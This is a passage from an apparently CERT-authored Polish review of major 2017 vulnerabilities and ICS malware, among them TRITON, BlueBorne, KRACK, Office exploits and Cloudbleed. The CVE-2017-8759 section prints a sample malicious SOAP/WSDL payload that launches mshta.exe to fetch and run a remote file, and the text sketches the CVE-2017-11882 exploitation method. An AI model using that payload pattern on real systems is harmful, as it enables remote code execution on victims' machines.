103 https://www.welivesecurity.com/2017/06/12/industroyer-biggest-threat-industrial-control-systems-since-stuxnet/

TRITON

Koniec pierwszej połowy grudnia 2017 roku to czas, kiedy opublikowane zostały przez firmy Dragos[104] oraz Mandiant[105] analizy jedynego jak dotąd złośliwego oprogramowania, wymierzonego w rozwiązania SIS (*Safety Instrumented Systems*). TRITON (znany również jako TRISIS oraz HatMan[106]) to pierwszy publicznie udokumentowany malware, który usiłował sabotować systemy zapewniające bezpieczeństwo procesów przemysłowych w sytuacjach awaryjnych. W przypadku wystąpienia groźnych anomalii, kontrolery SIS próbują przywrócić ryzykowny proces do stanu równowagi lub wyzwalają mechanizm zatrzymujący go w bezpieczny sposób[107]. Złośliwy kod, ukierunkowany na rozwiązania Triconex Tricon (podatne modele MP 3008, z wersjami firmware'u 10.0-10.4)[108], uruchamiany był na działających pod kontrolą systemu Windows stacjach roboczych, posiadających dostęp do wspomnianych kontrolerów. Malware ukrywał się jako narzędzie Trilog, wchodzące w skład pakietu TriStation, używanego przez operatorów infrastruktury do przeglądania dzienników zdarzeń. Rzeczywiście uruchamianą aplikacją był, skompilowany przy użyciu narzędzia Py2EXE, szkodliwy skrypt w języku Python. TRITON zbudowany był w oparciu o wyżej wspomniany plik wykonywalny (trilog.exe), dwa składające się na złośliwy payload pliki binarne (inject.bin, imain.bin), a także archiwum (libraries.zip), zawierające wymagane do komunikacji z kontrolerem biblioteki i narzędzia.



Schemat 3. TRITON - schemat działania (źródło: FireEye)

Ponieważ atakowane kontrolery zabezpieczone były kluczem fizycznym, propagacja złośliwego payloadu wymagała pracy urządzenia w trybie programowania.

Rysunek 25. Fizyczny mechanizm umożliwiający wybór trybu pracy urządzenia Triconex. Źródło: FireEye[109]

104 https://dragos.com/blog/trisis/TRISIS-01.pdf

105 https://www.fireeye.com/blog/threat-research/2017/12/attackers-deploy-new-ics-attack-framework-triton.html

106 https://ics-cert.us-cert.gov/MAR-17-352-01-HatMan%E2%80%94Safety-System-Targeted-Malware

107 https://www.fireeye.com/blog/threat-research/2017/12/attackers-deploy-new-ics-attack-framework-triton.html

108 https://ics-cert.us-cert.gov/advisories/ICSA-18-107-02

109 https://images-na.ssl-images-amazon.com/images/I/41jr93jKzML._SX466_.jpg

Atakujący wykorzystał szkodliwy kod z zamiarem przeprogramowania logiki w kontrolerach SIS. TRITON weryfikował stan urządzenia, pobierał jego konfigurację, posługując się dedykowanym do tego protokołem TriStation, a następnie dokonywał próby nadpisania kodu znajdującego się w pamięci. W wyniku zdarzenia, część kontrolerów przeszła w tryb awaryjny, wyzwalając automatyczne zatrzymanie procesów przemysłowych. Analitycy z firmy Mandiant stwierdzili z umiarkowaną pewnością, że atakujący dokonał zatrzymania procesów w sposób nieumyślny, a faktycznym motywem sprawcy mogły być działania, mające na celu fizyczne uszkodzenia infrastruktury. Sprawcy ataku nie wykryto. Analizowane przesłanki, takie jak wykorzystanie do komunikacji nieudokumentowanego publicznie protokołu TriStation oraz użycie TRITON-a krótko po uzyskaniu dostępu do segmentu sieci SIS, mogą sugerować, że w procesie tworzenia złośliwego kodu, atakujący posługiwał się inżynierią wsteczną oraz zbudował narzędzie, które wcześniej przetestował w dedykowanym środowisku.

Błędy / podatności

Komponenty niższego poziomu

Podatności w Intel Management Engine

W 2017 roku świat bezpieczeństwa IT dwukrotnie poruszyły wiadomości o podatnościach pozwalających na wykonanie kodu w integralnym komponencie procesorów Intela - Intel Management Engine (ME). Jest to częściowo udokumentowana technologia z własnościowym firmware, zlokalizowana w chipie Platform Controller Hub (PCH), odpowiadającym za komunikację procesora z praktycznie wszystkimi urządzeniami zewnętrznymi.

Platforma ta pracuje nawet po wyłączeniu komputera, a jej działanie ustaje dopiero po całkowitym zaniku zasilania lub wyczerpania baterii. Badaniom bezpieczeństwa platformy sprzyjał fakt przejścia z egzotycznej platformy ARC na platformę x86 oraz system operacyjny MINIX - analiza kodu na popularnej platformie stała się o wiele łatwiejsza.

Pierwszą podatnością ME z maja 2017 r., była CVE-2017-5689[110][111] odkryta przez Maksyma Maliutina z firmy Embedi. Błąd w serwerze webowym Intel Active Management Technology (AMT) skutkował eskalacją uprawnień i możliwością zdalnego przejęcia kontroli nad maszyną z włączoną technologią vPro. AMT pozwala na zdalne zarządzanie komputerem (nawet gdy jest wyłączony) poprzez konsolę KVM, przekierowanie IDE oraz włączanie i wyłączanie maszyny, a także dostęp do BIOS.

Luka wynikała z niewłaściwego przekazania argumentów do funkcji strncmp() w trakcie uwierzytelniania użytkownika. Zły parametr rozmiaru porównywanego bufora powodował, że pusty string w odpowiednim nagłówku HTTP spełniał warunek uwierzytelnienia z najwyższymi uprawnieniami w AMT - tak jakby napastnik znał hasło konta "admin".

Pod koniec sierpnia badacze firmy Positive Technologies: Mark Ermolov oraz Maxim Goryachy odkryli kolejną podatność w działaniu technologii ME w wersji 11. Znaleziona została nieudokumentowana funkcjonalność pozwalająca na jego całkowite wyłączenie[112]. Wyłącznik wbudowano na życzenie amerykańskiej Narodowej Agencji Bezpieczeństwa (NSA) w związku z programem budowy zaufanej platformy do przetwarzania danych w projekcie "High Assurance Platform". W efekcie każdy posiadacz wspieranych procesorów może wyłączyć działanie Intel Management Engine za pomocą skryptu me_cleaner[113], korzystając z furtki przygotowanej dla NSA.

Na początku grudnia, podczas konferencji Black-Hat Europe, badacze odpowiedzialni za rozbrojenie technologii Intela w sierpniu, zaprezentowali atak pozwalający na wykonanie własnego, niepodpisanego cyfrowo kodu wewnątrz platformy Intel ME. Możliwość ta składa się z łańcucha odkrytych podatności przepełnienia bufora w komponentach ME: CVE-2017-5705, CVE-2017-5706 oraz CVE-2017-5707.

Ominięcie podpisu cyfrowego umożliwia niepodpisany plik /home/bup/ct w komponencie

"BringUP platform" (BUP), odpowiedzialnym za wstępną inicjalizację hardware'u. Fakt ten pozwala na zamianę pliku na zmodyfikowaną wersję za pomocą programatora SPI. Badaczom udało się

110 https://security-center.intel.com/advisory.aspx?intelid=INTEL-SA-00075&languageid=en-fr

111 https://theswissbay.ch/pdf/_to_sort/Silent-Bob-is-Silent.pdf

112 http://blog.ptsecurity.com/2017/08/disabling-intel-me.html

113 https://github.com/corna/me_cleaner

również uzyskać możliwość zapisu do dowolnego miejsca w pamięci ME za pomocą podatnej funkcji bup_dfs_read_file[114]. Umożliwiło to włączenie trybu serwisowego i możliwość debugowania kodu za pomocą interfejsu JTAG. Znaleziono około pięćdziesięciu wewnętrznych urządzeń do których Intel Management Engine posiada pełen dostęp, co w kontekście faktu, że CPU ma dostęp tylko do kilku z nich, może budzić zdziwienie.

BlueBorne

W dniu 15 września 2017 r. firma Armis podzieliła[115] się z opinią publiczną wynikami swojej pracy dotyczącej protokołu Bluetooth. Badania wykazały osiem poważnych błędów w najbardziej znanych implementacjach stosu tego protokołu, które jako grupa zostały nazwane BlueBorne.

Według szacunków, z technologii Bluetooth korzysta około 8,2 miliarda urządzeń na całym świecie, z czego w chwili ogłoszenia, podatnych na atak było ponad 5 miliardów.

W większości przypadków atakowane urządzenie nie musi być sparowane z urządzeniem atakującego. Wynika to z prowadzenia ciągłego nasłuchu ruchu unicastowego skierowanego do urządzenia, nawet jeżeli przełączono je w tryb niewykrywalności. Wymaga to znajomości adresu BDADDR – odpowiednika MAC – który jednak możemy pozyskać podsłuchując transmisję. Jeżeli żadne dane nie są transmitowane, a aktywny jest moduł WiFi, często jesteśmy w stanie domyślić się tej wartości. Posiadając adres fizyczny karty sieciowej, wystarczy wyliczyć poprzedni lub następny adres. Wielu producentów w taki sposób adresuje urządzenia sieciowe w swoich produktach.

Fluoride[116], do niedawna znany jako Bluedroid, to stos Bluetooth domyślnie używany w systemie Android od wersji 4.2 (wcześniej korzystano z BlueZ, komponentu jądra linux). Znalezione w nim błędy pozwalają na zdalne wykonanie kodu (CVE-2017-0781, CVE-2017-0782 – przepełnienie buforu sterty), wyciek informacji (CVE-2017-0785 – out of bounds read, jak w przypadku heartbleed), a także atak Man-in-The-Middle (CVE-2017-0783).

Wstrzyknięty kod działa w obrębie przestrzeni użytkownika, jednak ze względu na funkcjonalność bluetooth, ma wiele uprawnień.

Są to m.in.:
- dostęp do plików przechowywanych na urządzeniu
- operacje na SMS (odczyt, zapis, odbiór i wysyłka)
- wykonywanie połączeń i dostęp do ich historii
- zarządzanie interfejsami sieciowymi
- dostęp z możliwością wprowadzania zmian do ustawień urządzenia

Linux jest systemem operacyjnym, z którego korzysta szeroka gama urządzeń. Jego implementacja stosu protokołu nosi nazwę BlueZ. Wszystkie urządzenia z niego korzystające zostały dotknięte błędem umożliwiającym wyciek danych (CVE-2017-1000250 - odczyt out-of-bounds ze sterty). Ponadto urządzenia z Linuxem od wersji 2.6.32 (wydanej w lipcu 2009) do 4.14 (wydanej 12 listopada 2017) umożliwiają zdalne wykonanie kodu (CVE-2017-1000251 – przepełnienie bufora stosu). Ze względu na to, że BlueZ działa jako moduł jądra systemu, wstrzyknięty kod wykonywany jest z najwyższymi uprawnieniami.

Wszystkie wersje systemu Windows, począwszy od Windows Vista, podatne są na atak Man-in-The-Middle (CVE-2017-8628).

114 https://www.blackhat.com/docs/eu-17/materials/eu-17-Goryachy-How-To-Hack-A-Turned-Off-Computer-Or-Running-Unsigned-Code-In-Intel-Management-Engine-wp.pdf

115 https://www.armis.com/blueborne/

116 https://chromium.googlesource.com/aosp/platform/system/bt/+/272c9711bc6363f0b32c48a86d71726bdd9abfd9/README.md

Urządzenia marki Apple również zostały dotknięte tą klasą błędów. Wszystkie iPhone'y, iPady i iPody touch z systemem iOS 9.3.5 i niższym, a także AppleTV z systemem 7.2.2 i niższym podatne są na atak zdalnego wykonania kodu (CVE-2017-14315 – przepełnienie bufora sterty).

Problemem Bluetootha jest nadmierna komplikacja jego architektury. Zbyt wiele specyficznych procesów działa w ramach stosu protokołu, a składowe tych procesów są często powielane na różnych warstwach. Obecna specyfikacja technologii zawiera 2 822 strony, co w porównaniu z 450 stronami opisu WiFi (802.11) jest naprawdę imponującym wynikiem.

Ta złożoność latami odciągała badaczy od zagłębienia się w tajniki protokołu. Skupiali się jedynie na znalezieniu błędów w samej specyfikacji, a nie poszczególnych implementacjach. Znaleziono tak m.in. słabości w procesie wymiany kluczy kryptograficznych, które zostały poprawione w wersji 2.1[117] protokołu.

Zjawisko BlueBorne jest wyjątkowe pod względem obrony systemów informatycznych. Błąd ten teoretycznie umożliwia przedostanie się do infrastruktury od strony, która nie jest monitorowana przez większość rozwiązań z zakresu ochrony teleinformatycznej.

Ze względu na zakończenie wsparcia dla milionów urządzeń, nie otrzymają one nigdy aktualizacji i pozostaną podatne. Z tego względu zagrożenie będzie istnieć tak długo, jak urządzenia te będą istnieć w naszym otoczeniu.


KRACK

16 października 2017 r. środowiskiem IT wstrząsnęło niecodzienne wydarzenie. Mathy Vanhief opublikował raport[118] o poważnym błędzie w specyfikacji WPA2, powszechnie używanego mechanizmu bezpieczeństwa używanego w sieciach WiFi.

Luka otrzymała nazwę KRACK (*Key Reinstallation Attack*). Umożliwia ponowne wykorzystanie klucza kryptograficznego używanego do szyfrowania transmisji, co znacząco osłabia bezpieczeństwo i pozwala na kolejne ataki.

Nawiązanie połączenia z siecią bezprzewodową wymaga wykonania czterostopniowego procesu[119] (tzw. *handshake*, z ang. uścisk dłoni) w celu wynegocjowania przez obie strony nowego klucza kryptograficznego. Zostaje on pobrany i zainstalowany przez klienta w kroku #3. Jednak jeżeli pakiet z tą wiadomością nie dotrze do klienta – lub klient nie poinformuje drugiej strony o odbiorze (wiadomość #4), punkt dostępu może wysłać go ponownie. W rezultacie klient może odebrać więcej niż jedną wiadomość, za każdym razem ustawiając ten sam klucz. Prowadzi to do zresetowania parametru nonce, który zawsze powinien być inny, na wartość domyślną.

Wymuszając ponowne wykorzystanie tej wartości, protokół może zostać zaatakowany: pakiety mogą być ponownie wysyłane, odszyfrowywane lub odrzucane z transmisji.



Schemat 4. Schemat wymiany wiadomości w tzw. four-way handshake standardu 802.11.

117 https://en.wikipedia.org/wiki/Bluetooth#Bluetooth_2.1_+_EDR

118 https://papers.mathyvanhoef.com/ccs2017.pdf

119 https://en.wikipedia.org/wiki/IEEE_802.11i-2004#Four-way_handshake

Na atak szczególnie podatne są urządzenia pod kontrolą systemów operacyjnych Android i Linux, ponieważ używają klienta wpa_supplicant. W wersji 2.4 i wyższej korzysta on z mechanizmu czyszczenia klucza z pamięci po jego pierwszym ustawieniu. W przypadku, gdy wiadomość #3 zostanie wysłana po raz kolejny, będzie użyty pusty klucz, składający się z ciągu zer. Taka sytuacja umożliwia bardzo proste przechwycenie ruchu i manipulację przesyłanymi danymi.

Więcej o podatności KRACK można przeczytać na naszym blogu[120].

Frameworki i oprogramowanie

Pakiet Office


Rok 2017 zostanie zapamiętany jako słaba passa bezpieczeństwa pakietu Microsoft Office. Mimo, że w porównaniu do roku 2016, podatności było mniej (39 do 48 w 2016), to były one szeroko wykorzystywane w kampaniach malware, skierowanych na zwykłych użytkowników oraz w atakach APT.

CVE-2017-0199

CVE-2017-0199 to luka wykryta przez firmę FireEye podczas analizy kampanii mailingowej. Wykorzystywała błąd logiczny w parserze plików HTA (HTML Application) - mshta.exe. Pliki HTA są traktowane przez system Windows jako programy wykonywalne, z tą różnicą, że składają się z technologii: HTML, DHTML, VBScript lub JScript.

Pakiet Office w przypadku wykrycia zapotrzebowania przez otwarty dokument dodatkowego obiektu OLE2, którym jest plik HTA, pobiera go do lokalizacji tymczasowej. Następnie uruchamia, poprzez żądanie DCOMLaunch, usługę parsera w kontekście svchost.exe. Plik HTML Application zawiera w sobie zaciemniony skrypt VisualBasic, uruchamiający powershell.exe, który pobiera i uruchamia złośliwe oprogramowanie.

W obserwowanych przez FireEye atakach pobierany był dodatkowo dokument Word, mający na celu ukrycie niepożądanej działalności mshta.exe poprzez otwarcie go nad okienkiem droppera.



Rysunek 26. Komunikat wyświetlany użytkownikowi przy aktualizacji otwartego dokumentu

120 https://www.cert.pl/news/single/podatnosc-w-protokole-wpa2-key-reinstallation-attacks-forcing-nonce-reuse-wpa2/

CVE-2017-0261 & CVE-2017-0262

Obie podatności dotyczą zdalnego wykonania kodu w logice przetwarzania dokumentów Encapsulated PostScript (EPS). Wykorzystywane były jako 0-day w operacjach rosyjskich grup APT: Turla oraz APT28 i niezidentyfikowanego aktora o motywacjach finansowych. Każdy exploit na zero-day'e zawierał dodatkowy exploit umożliwiający obejście zabezpieczeń sandboksa, w którym uruchomiony jest program fltldr.exe - parser plików EPS.

CVE-2017-0261 to luka typu Use-After-Free w parserze przetwarzającym operand "restore" języka PostScript. "Restore" wywołuje mechanizm zwalniania pamięci maszyny wirtualnej PostScript, która została zaalokowana od ostatniej operacji "save". Wykorzystując własności tego operandu za pomocą kilkukrotnego wywołania na tablicy, można doprowadzić do sytuacji, w której atakujący kontroluje zapis i odczyt na stercie. Po uzyskaniu możliwości manipulacji pamięcią, exploit budował ROP-chain, za pomocą którego zmieniał uprawnienia pamięci dla dostarczonego shellcode'u i go uruchamiał. Aby uciec z sandboksa wykorzystywana była podatność CVE-2017-0001 w komponencie Graphics Device Interface (GDI).

Błąd CVE-2017-0262 wykorzystuje brak walidacji typu obiektu dla operandu "forall". Exploit na tę lukę dostarczany był w dokumentach MS Office z opisem działań wojskowych prowadzonych przez USA w Syrii. Exploit na początku działania umieszczał w pamięci dane pozwalające na znalezienie kontrolowanego bufora. Po tej operacji następowało utworzenie obiektu typu "Array" i wywołanie na nim operacji "forall". W tym momencie dla każdego elementu tablicy była wywoływana procedura jako liczba szesnastkowa: 0xD80D020. Po jej wykonaniu exploit wyszukiwał gadżety ROP i budował shellcode poprzez operator PostScript "bytesavailable". Exploit wykorzystywał lukę CVE-2017-0263 służącą do ominięcia zabezpieczeń sandboxa. Po tej operacji uruchamiany był dropper złośliwego oprogramowania.

Firma Microsoft w aktualizacjach udostępnionych w kwietniu 2017 r. zablokowała możliwość automatycznego parsowania dokumentów EPS. Warto również wspomnieć, że parser plików EPS fltldr.exe nie jest domyślnie monitorowany przez środowisko EMET.

CVE-2017-8759

Kolejna luka to CVE-2017-0199, wykorzystywana do infekcji rodziną złośliwego oprogramowania o nazwie FINSPY (atak skierowany na osoby porozumiewające się w języku rosyjskim za pomocą dokumentów RTF). Błąd umożliwia wstrzyknięcie kodu do wykonania podczas parsowania dokumentu opisującego usługę w formacie WSDL. Podatność ujawnia się podczas wykonywania metody PrintClientProxy.

Błąd był klasycznym przypadkiem pominięcia jednego warunku do walidacji - metoda nie sprawdzała czy dostarczony string zawiera znaki CRLF (*carriage return* oraz *line feed*). Poprzez podanie drugiego adresu w odpowiedzi SOAP, atakujący komentował właściwy kod związany z parsowaniem odpowiedzi i wstrzykiwał swoje instrukcje.

Poniżej został przedstawiony przykład złośliwego komunikatu SOAP zawierającego polecenie do wykonania: C:\Windows\System32\mshta.exe?https://cert.pl/example_cmd.jpg:

```
<definitions
 xmlns="http://schemas.xmlsoap.org/wsdl/"
 xmlns:soap="http://schemas.xmlsoap.org/wsdl/
soap/"
 xmlns:suds="http://www.w3.org/2000/wsdl/suds"
 xmlns:tns="http://schemas.microsoft.com/clr/ns/
System"
 xmlns:ns0="http://schemas.microsoft.com/clr/
nsassem/Logo/Logo">
 <portType name="PortType"/>
 <binding name="Binding" type="tns:PortType">
    <soap:binding style="rpc" transport="http://sche-
mas.xmlsoap.org/soap/http"/>
    <suds:class type="ns0:Image"
rootType="MarshalByRefObject"></suds:class>
 </binding>
 <service name="Service">
    <port name="Port" binding="tns:Binding">
       <soap:address location="https://example.
com?C:\Windows\System32\mshta.exe?https://cert.
```

```
pl/example_cmd.jpg”/>
                <soap:address location=”;
                if (System.AppDomain.CurrentDomain.
GetData(_url.Split(‘?’)[0]) == null) {
                        System.Diagnostics.Process.Start(_
url.Split(‘?’)[1], _url.Split(‘?’)[2]);
                        System.AppDomain.CurrentDo-
main.SetData(_url.Split(‘?’)[0], true);
                } //”/>
    </port>
  </service>
</definitions>
```

CVE-2017-11882

Podatność w starym komponencie Equation Editor wykorzystywanym przez Microsoft Office, odkryta przez badaczy holenderskiej firmy Embedi. Sposób wyszukania interesujących składowych pakietu biurowego był bardzo prosty: specjaliści ds. bezpieczeństwa przeskanowali binaria z całego katalogu Office 2016 za pomocą darmowego narzędzia Microsoft - BinScope. Zadaniem tego programu jest identyfikacja potencjalnych słabości bezpieczeństwa w programie. Po krótkiej analizie zostały zidentyfikowane najstarsze komponenty wraz ze słabościami:

- Microsoft Equation Editor - brak podstawowych mechanizmów bezpieczeństwa ustawianych na etapie kompilacji
- Sterowniki ODBC and Redshift libraries - brak podstawowych mechanizmów bezpieczeństwa ustawianych na etapie kompilacji
- Sterowniki ODBC drivers i biblioteki Salesforce - brak podstawowych mechanizmów bezpieczeństwa ustawianych na etapie kompilacji
- Komponenty w .NET odpowiedzialne za interfejs użytkownika

Microsoft Equation Editor (plik EQNEDT32.EXE) jest modułem, którego obszarem wykorzystania są równania matematyczne umieszczane w dokumencie Office. Analiza pliku wykazała, że został skompilowany 9 listopada 2000 roku, co oznacza, że przez prawie 17 lat Microsoft dołączał go do pakietu biurowego bez rekompilacji. Prawdopodobnie tak długi czas życia tego rozwiązania spowodowany jest utrzymaniem kompatybilności wstecznej z równaniami, które powstały w dokumentach tworzonych w starszych wersjach niż Office 2007.

Brak podstawowych mechanizmów bezpieczeństwa dodawanych przy kompilacji powodował, że atakujący mógł w postaci DEP czy ASLR wykorzystać każdy znaleziony błąd. Każde równanie w dokumencie jest obiektem OLE i wykorzystuje COM. Taka budowa wymaga działania serwera COM, którym w tym wypadku jest OutPorc COM. Na korzyść atakującego przemawia fakt, że serwer jest uruchomiony w innej przestrzeni adresowej niż procesy Office (Word, Excel). Powoduje to, że wszystkie mechanizmy bezpieczeństwa, które chronią pakiet biurowy, nie mają tutaj zastosowania.

Podatność była klasyczną luką przepełnienia bufora na stosie w funkcji odpowiedzialnej za kopiowanie danych, w reprezentacji używanej na potrzeby wewnętrzne, do bufora (adres tej funkcji to 0x00421774; brak symboli). Zmienna będąca celem przepełnienia znajdowała się w strukturze LOGFONTA. Problem występuje podczas kopiowania nazwy czcionki - jeżeli nazwa fontu jest dłuższa niż 40 bajtów, następuje nadpisanie zapisanej wartości rejestru EBP oraz adresu powrotu na stosie. Za pomocą wpisania adresu funkcji wywołującej polecenia systemowe np. WinExec(), a w nazwie czcionki wpisując polecenie do wykonania, atakujący otrzymywał możliwość wykonania dowolnego polecenia w systemie ofiary.

Cloudbleed

"Cloudbleed" to bardzo interesująca podatność, której odkrycie było kwestią całkowitego przypadku, i której przydomek został nadany na wzór niechlubnego "Heartbleeda"[121] - pierwszej podatności z nazwą, logiem oraz własną stroną internetową.

Badacz zespołu Google Project Zero, Tavis Ormandy, podczas zbierania danych do zestawu testowego swojego fuzzera, napotkał anomalie w pozyskanych danych.

Po ich analizie okazało się, że nie był to błąd w kodzie projektu Ormandy'ego, tylko poważny problem po stronie serwerów brzegowych firmy CloudFlare. Na skalę incydentu miał wpływ fakt, że usługi tej firmy: CDN, ochrona przeciwko DDoS czy WAF są szeroko wykorzystywane, zarówno przez użytkowników prywatnych jak i wielkie przedsiębiorstwa. Według informacji pochodzących z oficjalnej komunikacji firmy chroni ona około 6 milionów stron WWW i dziennie zyskuje około 20000 klientów[122].

Problem pojawiał się w momencie parsowania stron zawierających specyficzną kombinację tagów HTML, co powodowało błędy w parserze po stronie serwera i zwracanie w odpowiedzi części pamięci operacyjnej serwera. Według badacza błąd został popełniony w usłudze ScrapeShield[123] pozwalającej na ochronę zawartości strony korzystającej z usług CloudFlare (m.in zaciemnienie zawartości poprzez parsowanie HTML w "locie").

W danych pobranych przez badacza znalazły się takie informacje jak klucze szyfrujące, hasła, pliki cookies oraz dane z żądań HTTP POST. Problem dotyczył wielu dostawców usług takich jak Uber, FitBit czy OKCupid. Według Cloudflare problem ujawniał się w 0.00003% żądań do proxy, a sama luka była wynikiem pomyłki w warunku podczas operacji na wskaźnikach, czyli w trakcie porównywania wykorzystanym operatorem był "==" zamiast ">=". W kontekście tego błędu ciekawe jest to, że podatny kod został wygenerowany przez kompilator Ragel[124]. Nie jest to jednak wina tego projektu, ponieważ błąd został popełniony przez programistę dostarczającego kod do Ragela.

Cloudflare szybko uporało się z problemem. Wiele serwisów branżowych zaleciło zmianę haseł wszystkim korzystającym z usług "ukrywających się" za Cloudflare. Niektóre dane zostały zaindeksowane przez wyszukiwarkę Google, lecz Project Zero wraz Cloudflare zidentyfikowało możliwe wycieki informacji oraz usunęło wyniki wyszukiwania zawierające prywatne dane. Dodatkowo rozpoczęto prace nad nowym parserem HTML w Cloudflare[125].

121 http://heartbleed.com/

122 https://hostadvice.com/blog/cloudflare-making-website-fast-safe-accessible-everywhere-world/

123 https://blog.cloudflare.com/introducing-scrapeshield-discover-defend-dete/

124 http://www.colm.net/open-source/ragel/


125 https://blog.cloudflare.com/incident-report-on-memory-leak-caused-by-cloudflare-parser-bug/

MacOS blank root

28 listopada 2017 r. Internet obiegła informacja o krytycznym błędzie (CVE-2017-13872) związanym z logowaniem w najnowszej wersji systemu MacOS.

Podatność miała pozwalać na uzyskanie dostępu do konta root bez jakiejkolwiek znajomości hasła. Co gorsza, jeśli użytkownik posiadał włączony serwis do zdalnego zarządzania pulpitem, to atak mógł zostać wykonany nawet zdalnie.

Co więcej, okazało się, że podatność została tak naprawdę zauważona dwa tygodnie wcześniej na forum wsparcia firmy Apple, gdzie została zaproponowana jako rozwiązanie problemu użytkownika, który stracił dostęp do kont administracyjnych po aktualizacji do macOS High Sierra. Autor odpowiedzi prawdopodobnie sam nie zdawał sobie wtedy sprawy z wagi opisanego obejścia[126].



126 https://forums.developer.apple.com/thread/79235

Patrick Wardle, autor bloga Objective-See, dokonał analizy błędu i odkrył, że przyczyną podatności był błąd logiczny, który dotyczył nie dokładnego sprawdzania wartości zwracanej przez funkcję porównującą wpisane hasło z zapisanym hashem w sytuacji, gdy użytkownik nie posiada pliku shadow[127]. Ma to szczególne znaczenie w momencie, gdy użytkownik na którego próbujemy się zalogować, jest wyłączony, a co za tym idzie nie posiada wspomnianego pliku, jak ma to miejsce domyślnie dla użytkownika root.

```
var_54 = 0x1388;
if (od_verify_crypt_password(var_70, rax, var_60, &var_54, &var_41) != 0x0) {
        if (*0x29a90 != 0xffffffffffffffff) {
                dispatch_once(0x29a90, ^ {/* block implemented at sub_16635 */ } );
        }
        if (os_log_type_enabled(*0x29a88, 0x1) != 0x0) {
                r12 = *0x29a88;
                *(int16_t *)(rsp + 0xfffffffffffffff0) = 0x0;
                _os_log_impl(rip + 0xfffffffffffff7b23, r12, 0x1, "found crypt password in user-record - upgrading
                rsp = rsp;
                r15 = var_78;
        }
        sub_13d00(arg7, var_60);
        sub_14324(var_70, var_A0, var_68, var_50, r15, var_60, arg7);
        rsp = (rsp - 0x10) + 0x10;
}
```

Rysunek 27. Fragment kodu błędnej funkcji weryfikującej hasło

Funkcja od_verify_crypt_password sprawdza między innymi równowartość hasha podanego hasła oraz zapisanego hasha użytkownika i zapisuje wynik w referencji var_54. Jednak przy wywołaniu funkcji, sprawdzana jest tylko wartość bezpośrednio zwracana, a przekazywana przez referencję wartość var_54 jest pomijana. Co oznacza, że, funkcja może zakończyć się sukcesem, nawet jeśli wartości hashy są kompletnie różne.

Jeśli funkcja od_verify_crypt_password faktycznie zakończy się sukcesem, to podane hasło jest przekazywane do funkcji skrótu i następnie zapisywane do pliku hash włączonego już użytkownika, dzięki czemu przy drugiej próbie logowania tym samym hasłem, użytkownik zostaje zalogowany.

Po wprowadzeniu względnie prostej łatki (sprawdzanie wartości var_54) okazało się, że nowa wersja oprogramowania psuje pewne funkcjonalności związane z udostępnianiem plików i pozostawia użytkowników bez dostępu do dzielonych dokumentów[128]. Apple szybko wydało notkę zawierającą instrukcję naprawienia błędu i opublikowało kolejną aktualizacją[129].

Niestety rozwiązanie również nie było perfekcyjne, zaktualizowanie macOS 10.13.0 do 10.13.1 po wgraniu łatki cofało zmiany, użytkownik znowu stawał się podatny i musiał ponownie wgrywać łatkę. Nie był to jednak koniec całej sytuacji, ponieważ okazało się, że należy zrestartować komputer, aby być całkowicie chronionym przed CVE-2017-13872.

127 https://objective-see.com/blog/blog_0x24.html

128 https://blog.malwarebytes.com/threat-analysis/2017/12/yet-another-flaw-in-apples-iamroot-bug-fix/

